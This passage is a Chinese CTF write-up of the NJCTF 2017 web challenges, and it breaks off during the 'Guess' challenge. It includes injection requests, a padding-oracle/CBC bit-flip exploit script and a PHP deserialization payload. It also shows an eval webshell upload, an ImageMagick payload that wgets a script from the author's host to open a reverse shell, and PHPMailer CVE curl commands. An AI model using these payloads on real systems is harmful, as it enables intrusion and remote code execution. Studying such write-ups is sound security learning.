# NJCTF 2017 web Writeup

原创

Bendawang 于 2017-03-13 15:18:46 发布 8436 收藏 1

分类专栏： WriteUp Web 文章标签： web ctf writeup njctf2017



本文链接：https://blog.csdn.net/qq_19876131/article/details/61918399



## NJCTF 2017 web Writeup

新博客地址：http://bendawang.site/article/NJCTF-2017-web-Writeup（ps:短期内csdn和新博客会同步更新）

第一次做题做到差点吐血，好多web啊。。。。最后有两个还没有做出来，一道是`come on`，注入题，始终觉得返回值太诡异了，看不懂，于是giveup，一道是ruby拿道，不会ruby，最后也没时间去看了，所以就抛弃了。回头去看大佬们的题解了只能。总之题目质量还是可以的。

### web100 Login

第一题找到这个登陆界面随便注册一个登进去之后发现在`getflag.php`界面下有打印了自己的用户名。第一反应是二次注入，随便构造一个提交发现注册成功，而且我多点几次任然注册成功，因为用户名不能重复的，所以想到这里有长度限制试了下发现是50，所以这样就可以想办法重置admin的密码，如下：

```
POST /regist.php HTTP/1.1
Host: 218.2.197.235:23731
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://218.2.197.235:23731/regist.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 97

username=admin                                                admin&password=Aa1111111&submit=SIGN+UP
```



这样就成功重置admin的密码，登进去就拿到flag了。

### web100 Get Flag

这里随便输入观察下发现服务器会cat你输入的东西，那么很好办，直接用`&`来进行执行自己的命令就好了，这里`;`什么的都被过滤了。
然后就不停的向上`ls`最终`flag`在服务器的根目录下面，如下图：

```
POST /hehe HTTP/1.1
Host: 218.2.197.235:23725
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://218.2.197.235:23725/
Cookie: PHPSESSID=g5vi1tge0u5313d0rkp5tiu725;
_sample_app_session=aXJIcWFSbDRVTHRvSG5VWlFsTVRPNUdyeDdjamxZb0ExZzhncDh2MXl6SVhaVkREdVBqRXhGZFVoRlU4L215Q2tpR2hWZD
JTbWJPdE1GbzlTcjRMc3NJMHJtWHMvcXZCNzg4MEVQeDBSeW5QeURXb1RVTXdkUGRzT1dxbGNjQVpGOGYxclkzN3ZQaXczUE16M1oybktqaTNtb3Bu
SlJHUGtCbDJCNjYwNEhXQ0JPNVo4N0UxaUpxSCtJNlVLaVlIL2l2UTJiRSs4N0x2Y2FOZlZKamNWRWxTcDdqeUI0Nzd1M1g4bVQ2TnVKc0RGa1FXWD
FRQi9rQ2lOVFpQU0JGdUJRK3NFTkNlSTNUbGdyT0l5WU5TeVNTeUVya2h1K2ZZbTBYQ2F0SWpjR2M9LS1uTjRrSS84WEgwWUxwTk1HemZrWUFnPT0%
3D--397a37e255f9ea3d212ac47ddf4add9a61d398f5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 96

flag=1.jpg%26cat+../../../../../../../../../9iZM2qTEmq67SOdJp%25!oJm2%25M4!nhS_thi5_flag&submit=
```



## web300 Be Admin

首先通过备份文件拿到源代码如下：

```php
<?php
error_reporting(0);
define("SECRET_KEY", "......");
define("METHOD", "aes-128-cbc");

session_start();

function get_random_token(){
    $random_token='';
    for($i=0;$i<16;$i++){
        $random_token.=chr(rand(1,255));
    }
    return $random_token;
}

function get_identity()
{
    global $defaultId;
    $j = $defaultId;
    $token = get_random_token();
    $c = openssl_encrypt($j, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $token);
    $_SESSION['id'] = base64_encode($c);
    setcookie("ID", base64_encode($c));
    setcookie("token", base64_encode($token));
    if ($j === 'admin') {
        $_SESSION['isadmin'] = true;
    } else $_SESSION['isadmin'] = false;

}

function test_identity()
{
```

```
    if (!isset($_COOKIE["token"]))
        return array();
    if (isset($_SESSION['id'])) {
        $c = base64_decode($_SESSION['id']);
        if ($u = openssl_decrypt($c, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, base64_decode($_COOKIE["toke
            if ($u === 'admin') {
                $_SESSION['isadmin'] = true;
            } else $_SESSION['isadmin'] = false;
        } else {
            die("ERROR!");
        }
    }
}

function login($encrypted_pass, $pass)
{
    $encrypted_pass = base64_decode($encrypted_pass);
    $iv = substr($encrypted_pass, 0, 16);
    $cipher = substr($encrypted_pass, 16);
    $password = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);
    return $password == $pass;
}



function need_login($message = NULL) {
    echo "   <!doctype html>
        <html>
        <head>
        <meta charset=\"UTF-8\">
        <title>Login</title>
        <link rel=\"stylesheet\" href=\"CSS/target.css\">
            <script src=\"https://cdnjs.cloudflare.com/ajax/libs/prefixfree/1.0.7/prefixfree.min.js\"><
        </head>
        <body>";
    if (isset($message)) {
        echo "  <div>" . $message . "</div>\n";
    }
    echo "<form method=\"POST\" action=''>
            <div class=\"body\"></div>
                <div class=\"grad\"></div>
                    <div class=\"header\">
                        <div>Log<span>In</span></div>
                    </div>
                    <br>
                    <div class=\"login\">
                        <input type=\"text\" placeholder=\"username\" name=\"username\">
                        <input type=\"password\" placeholder=\"password\" name=\"password\">
                        <input type=\"submit\" value=\"Login\">
                    </div>
                     <script src='http://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js'></s
            </form>
        </body>
    </html>";
}

function show_homepage() {
    echo "<!doctype html>
<html>
<head><title>Login</title></head>
```

```
<head><title>Login</title></head>
<body>";
    global $flag;
    printf("Hello ~~~ ctfer! ");
    if ($_SESSION["isadmin"])
        echo $flag;
    echo "<div><a href=\"logout.php\">Log out</a></div>
</body>
</html>";

}

if (isset($_POST['username']) && isset($_POST['password'])) {
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    $query = "SELECT username, encrypted_pass from users WHERE username='$username'";
    $res = $conn->query($query) or trigger_error($conn->error . "[$query]");
    if ($row = $res->fetch_assoc()) {
        $uname = $row['username'];
        $encrypted_pass = $row["encrypted_pass"];
    }

    if ($row && login($encrypted_pass, $password)) {
        echo "you are in!" . "</br>";
        get_identity();
        show_homepage();
    } else {
        echo "<script>alert('login failed!');</script>";
        need_login("Login Failed!");
    }

} else {
    test_identity();
    if (isset($_SESSION["id"])) {
        show_homepage();
    } else {
        need_login();
    }
}
```

初步观察和`secconctf2016 biscuiti`的源代码有点类似，进过观察分析之后初步确定思路，首先我们知道加密后的ID,也就是密文，以及token,也就是初始向量，然后我们的目的是要提交token使ID解出来
为`admin\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b`(PS:加密填充之后)，这样子就会是`admin`的值就能成功绕过验证，而要达到这样的目的我们首先需要通过`padding oracle`拿到ID对应的明文，然后进行CBC字节翻转攻击，从而实现目标，相比与`secconctf2016 biscuiti`要相对简单，但是中间遇到各式各样的问题，譬如请求提交的时候自己习惯性的
先`r=request.session()`，在这里反倒起了反作用。另外要说的是这道题的服务器肯定有毒，我开始死活跑步出来，查错查了俩小时没发现问题，最后实在受不了了，把所有代码框起来`while 1`，过了会就拿到`flag`了，擦，报警了。
其实最开始我的思路是在`test_identity`那里触发解密进行`padding oracle`攻击，不过这样来说就只能爆破15位，最后一位无法得到，不过可以通过枚举来尝试，但是由于服务器的锅这样有点慢，所以我还是换成在login那里触发，不过都一样，只要能触发解密控制iv就能进行`padding oracle`。
下面是代码，直接运行即可得到flag：

```
import requests
import base64
import time
url='http://218.2.197.235:23737/'
#url='http://127.0.0.1:8000'
```

```python
N=16
phpsession=""
ID=""
def inject1(password):
    param={'username':"' union select 'bendawangbendawangbendawang','{password}".format(password=passwo
    result=requests.post(url,data=param)
    #print result.content
    return result

def inject_token(token):
    header={"Cookie":"PHPSESSID="+phpsession+";token="+token+";ID="+ID}
    result=requests.post(url,headers=header)
    return result

def xor(a, b):
    return "".join([chr(ord(a[i])^ord(b[i%len(b)])) for i in xrange(len(a))])

def pad(string,N):
    l=len(string)
    if l!=N:
        return string+chr(N-l)*(N-l)

def padding_oracle(N,cipher):
    get=""
    for i in xrange(1,N+1):
        for j in xrange(0,256):
            padding=xor(get,chr(i)*(i-1))
            c=chr(0)*(16-i)+chr(j)+padding+cipher
            print c.encode('hex')
            result=inject1(base64.b64encode(chr(0)*16+c))
            if "ctfer" not in result.content:
                get=chr(j^i)+get
                time.sleep(0.1)
                break
    return get

session=inject1("bendawang").headers['set-cookie'].split(',')
phpsession=session[0].split(";")[0][10:]
print phpsession
ID=session[1][4:].replace("%3D",'=').replace("%2F",'/').replace("%2B",'+').decode('base64')
token=session[2][6:].replace("%3D",'=').replace("%2F",'/').replace("%2B",'+').decode('base64')

middle=""
middle=padding_oracle(N,ID)
print "ID:"+ID.encode('base64')
print "token:"+token.encode('base64')
print "middle:"+middle.encode('base64')
print "\n"
if(len(middle)==16):
    plaintext=xor(middle,token);
    print plaintext.encode('base64')
    des=pad('admin',N)
    tmp=""
    print des.encode("base64")
    for i in xrange(16):
        tmp+=chr(ord(token[i])^ord(plaintext[i])^ord(des[i]))
    print tmp.encode('base64')

    result=inject_token(base64.b64encode(tmp))
    print result.content
```

```
        if "flag" in result.content or "NJCTF" in result.content or 'njctf' in result.content:
            input("success")
```

运行截图如下所示：

```
ID:gTTwe8b740MjZ96MQChXTA==

token:gXPxoOU6ILTHOC9eODSTQA==

middle:zgG1yYtbUs2SDUoMPDCXRA==



T3JEaW5hcnlVNWVSBAQEBA==

YWRtaW4LCwsLCwsLCwsLCw==

r2XYoOVQWcaZBkEHNzucTw==

<!doctype html>
<html>
<head><title>Login</title></head>
<body>Hello ~~~ ctfer! NJCTF{Y0u_kN0W_My_5EcR37_70K3n?}<div><a href="logout.php">Log out</a></div>
</body>
</html>
success
```



## web350 Text wall

首先同样是通过备份文件`.index.php.swo`拿到部分源码如下：


```
<?php
$lists = [];
Class filelist{
    public function __toString()
    {
        return highlight_file('hiehiehie.txt', true).highlight_file($this->source, true);
    }
}
//.....
?>
```

看到源码之后想到是个反序列化，根据`__toString`的触发条件构造如下：

```
<?php
Class filelist{
    public function __toString()
    {
        return highlight_file('hiehiehie.txt', true).highlight_file($this->source, true);
    }
}
//.....
$a = new filelist();
$b= new filelist();
$b->source = '文件路径';
$a->source=$b;
$d=serialize($a);
$e=sha1($d).$d;
echo urlencode($e)."<br>";
?>
```

然后就能读取文件内容，先读取的`index.php`,然后在里面得知flag的位置

在`/var/www/PnK76P1IDfY5KrwsJrh1pL3c6XJ3fj7E_fl4g`，读取即获得flag，截图如下：



```
POST /index.php HTTP/1.1
Host: 218.2.197.235:23721
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://218.2.197.235:23721/
Cookie:
lists=687cded936919910f39d01409b58edc5590556fc0%3A8%3A%22filelist%22%3A1%3A%7Bs%3A6%3A%22source%22%3B0%
3A8%3A%22filelist%22%3A1%3A%7Bs%3A6%3A%22source%22%3Bs%3A46%3A%22%2Fvar%2Fwww%2FPnK76P1IDfY5KrwsJrh1pL
3c6XJ3fj7E_fl4g%22%3B%7D%7D
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 11 Mar 2017 08:40:11 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 997
Connection: close
X-Powered-By: PHP/5.6.30
Vary: Accept-Encoding

<!DOCTYPE html>
<html>
<head>
  <title>Please Get Flag!!</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="http://apps.bdimg.com/libs/bootstrap/3.3.0/css/bootstrap.min.css">
  <script src="http://apps.bdimg.com/libs/jquery/2.1.1/jquery.min.js"></script>
  <script src="http://apps.bdimg.com/libs/bootstrap/3.3.0/js/bootstrap.min.js"></script>
</head>
<body>
<div class="container">
        <div class="jumbotron">
                <h1>Please Get Flag!!</h1>
        </div>
        <div class="row">
                                <div class="col-sm-4">
                        <h3><code><span style="color: #000000">
2333333333333333333333333333333333333333333333333333333333333333333333</span>
</code><code><span style="color: #000000">
NJCTF{PHP_un5erialization_a77ack_i5_very_Interes71ng}</span>
</code></h3>
                </div>
                        </div>
        <form method="post" href=".">
            <input name="hiehiehie" value="hiehiehie">
            <input type="submit" value="submit">
        </form>
</div>
</body>
</html>
```



## web300 Wallet

首先通过`http://218.2.197.235:23723/www.zip`拿到一个加密的压缩包，发现需要密码，后来猜到密码是`njctf2017`解开拿到加密之后的源代码，解密之后源码如下：

```php
<?php
require_once("db.php");
$auth = 0;
if (isset($_COOKIE["auth"])) {
    $auth = $_COOKIE["auth"];
    $hsh = $_COOKIE["hsh"];
    if ($auth == $hsh) {
        $auth = 0;
    } else if (sha1((string)$hsh) == md5((string)$auth)) {
        $auth = 1;
    } else {
        $auth = 0;
    }
} else {
    $auth = 0;
    $s = $auth;
    setcookie("auth", $s);
    setcookie("hsh", sha1((string)$s));
}
if ($auth) {
    if (isset($_GET['query'])) {
        $db = new SQLite3($SQL_DATABASE, SQLITE3_OPEN_READONLY);
        $qstr = SQLITE3::escapeString($_GET['query']);
        $query = "SELECT amount FROM my_wallets WHERE id=$qstr";
        $result = $db->querySingle($query);
        if (!$result === NULL) {
            echo "Error - invalid query";
        } else {
            echo "Wallet contains: $result";
        }
    } else {
        echo "<html><head><title>Admin Page</title></head><body>Welcome to the admin panel!<br /><br />
    }
} else echo "Sorry, not authorized.";
```

然后发现一个比较`sha1((string)$hsh) == md5((string)$auth)`，想到弱类型，让两个都为`0e`开头的值即可，md5这样的很多，sha1的话需要先爆破，进过一番爆破找到一个`aaK1STfY`，然后就是一个数字型的sqlite注入，这里我直接脑洞出的，先是`select flag from flag`，不行，然后`select 1 from flag`，成功，再然后`select id from flag`，获得flag,哈哈，省去了一些麻烦事，脑洞万岁！！，最后截图如下：


## web400 picture's wall


首先这里登陆的时候发现任何用户用任何密码都能随便登陆，然后进去又说是只有root能上传文件，它怎么区分是不是`root`呢？搞不懂，然后胡七八糟发现登陆的时候把`host`改了进去就能上传图片了，然后开始疯狂上传，上传的时候发现它对文件内容没有验证，然后过滤文件名的后缀方式是白名单，像是`phtml`啊,`phps`啊，`pht`啊之类的都能随便上传，访问之后发现它并不解析，只是打印，于是想到用`<script>`标签，成功上传执行，如下截图：

```
POST /upload.php HTTP/1.1
Host: 218.2.197.235:23719
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://218.2.197.235:23719/index.php?act=user
Cookie: PHPSESSID=g5vi1tge0u5313d0rkp5tiu725;
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------671125126110353388413901866 35
Content-Length: 278

---------------------------671125126110353388413901866 35
Content-Disposition: form-data; name="pic"; filename="trojan1.phtml"
Content-Type: image/jpeg

<script language="php">
eval($_POST['bdw']);
</script>
---------------------------671125126110353388413901866 35--
```

```
HTTP/1.1 302 Found
Date: Sun, 12 Mar 2017 03:56:18 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: piclist=a%3A1%3A%7Bi%3A0%3Bs%3A45%3A%22upload%2F3b959cb1244ac04504bd5a4230299b00.phtml%22%3
expires=Tue, 11-Apr-2017 03:56:18 GMT; Max-Age=2592000
Location: index.php?act=user
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```



最后获取`flag`如下：




NJCTF{Every7hing_1s_a_r3gular_att4ck}




## web450 Be Logical

首先进去随便注册一个账户，然后发现自己有500分和0金币，而且二者互换比例是1比1，之后发现一个兑换之后的`refund`功能，我先用1积分兑然了1金币，之后在refund的时候我抓包把points改成了1e111111,结果竟然成功了，然后我的积分成了这样，晕，太大了，




重新注册一个账户再来一次，然后就有了很多分了，兑换1000购买服务，进去如下：




它的功能就是把你上传的图片进行转化成别的格式，试了半天也没绕过，后来想到是不是`imagmagick`的命令执行漏洞,随便找了个poc如下：

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|wget http://bendawang.site:8000/a.py -O /tmp/bendawang.py && p
pop graphic-context
```

上传，执行成功反弹shell,在机器上找了好久也没有flag，于是想到是不是在别的机器上呢，然后扫一下网段，发现1,19,43三台机器80端口开着，访问一下19，返回一个什么邮件系统，然后瞬间想到之前phpmailer那个cve漏洞，但是需要一个可写的目录，后来脑洞到了一个`uploads`，访问发现403，好的有了，开始尝试，如下：

```
curl http://172.17.0.19 -d "subject=aaaaa&email=aaa( -X /var/www/html/uploads/bendawang.php -OQueueDire
```

发现成功执行`phpinfo();`，然后就开始上传木马，传了半天传了各式各样的木马也不行，算了，直接看看目录文件把，如下：

```
curl http://172.17.0.19 -d 'subject=aaaaa&email=aaa( -X /var/www/html/uploads/bendawang5.php -OQueueDir
```

访问拿到目录下文件如下：

```
../PHPMailer<br>../flaaaaaaag.php<br>../index.php<br>../uploads<br>
```

然后直接获取文件内容就可以了，先是用`file_get_content`,失败，后来直接`system`，成功，如下：


```
curl http://172.17.0.19 -d 'subject=aaaaa&email=aaa( -X /var/www/html/uploads/bendawang9.php -OQueueDir
```

拿到文件内容如下：

```
<?php $flag="NJCTF{y0U_r_A_G00oD_PeNt35T3r!}";?>
```

## web350 chall1

首先是这道题的感觉，在这里发现了类似的题通过buffer来泄露内存`https://www.smrrd.de/nodejs-hacking-challenge-writeup.html`，但是怎么试了都不行，后来去github上随便搜一搜结果发现了源码






然后关键部分如下：

```
....
var reg = /^[0-9]*$/;
....
....
router.post('/login', function(req, res, next) {
    if(req.body.password !== undefined) {
        var endata = crypto.createHash('md5').update(req.body.password).digest("hex");
        if (reg.test(endata)) {
            var pwd = parseInt(endata.slice(0,3),10);
            password = new Buffer(pwd);
            if(password.toString('base64') == config.secret_password) {
                req.session.admin = 'yes';
                res.json({'status': 'ok' });
            }else{
                res.json({'status': 'error', 'error': 'password wrong: '+password.toString()});
            }
        }else{
            res.json({'status': 'error', 'error': 'password wrong: '+endata.toString()});
        }
    } else {
        res.json({'status': 'error', 'error': 'password missing' });
    }
});
```

也就是说要找一个MD5之后的值全是0-9就好了，爆破之后找到了一个`2PP7`，然后发送请求如下：



成功泄露内存数据，疯狂尝试之后成功拿到flag

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 12 Mar 2017 09:11:17 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 358
Connection: close
X-Powered-By: Express
ETag: W/"166-8imjDCmECD98aDtN5ALshw"

{"status":"error","error":"password wrong: nav navbar-nav\"><li><a
href=\"/\">index</a></li><li><!--a(href='/admin') admin--></li></ul></div></div></nav></body><div
class=\"container\">        <div class=\"starter-template\"><h1>Not
Found</h1><h2>404</h2></div></div></html>{\"admin\":\"no\"}onNJCTF{P1e45e_s3arch_th1s_s0urce_cod3_0lddriver}vextend
s layout"}
```



## web450 chall2


根据第一个拿到的flag,将他作为`session_keys`

```
var config = {};
config.secret_password = ""
config.session_keys = ["NJCTF{P1e45e_s3arch_th1s_s0urce_cod3_0lddriver}"]
module.exports = config;
```




修改源码里面的`app.js`的为`req.session.admin = 'yes';`，然后访问获得`session.sig`


然后修改cookie登陆即可




base64解密之后




## web250 Guess

首先是通过文件包含直接获取源码，`upload.php`的源码如下：

```
<?php
error_reporting(0);
function show_error_message($message)
{
    die("<div class=\"msg error\" id=\"message\">
    <i class=\"fa fa-exclamation-triangle\"></i>$message</div>");
}

function show_message($message)
{
    echo("<div class=\"msg success\" id=\"message\">
    <i class=\"fa fa-exclamation-triangle\"></i>$message</div>");
}

function random_str($length = "32")
{
    $set = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F",
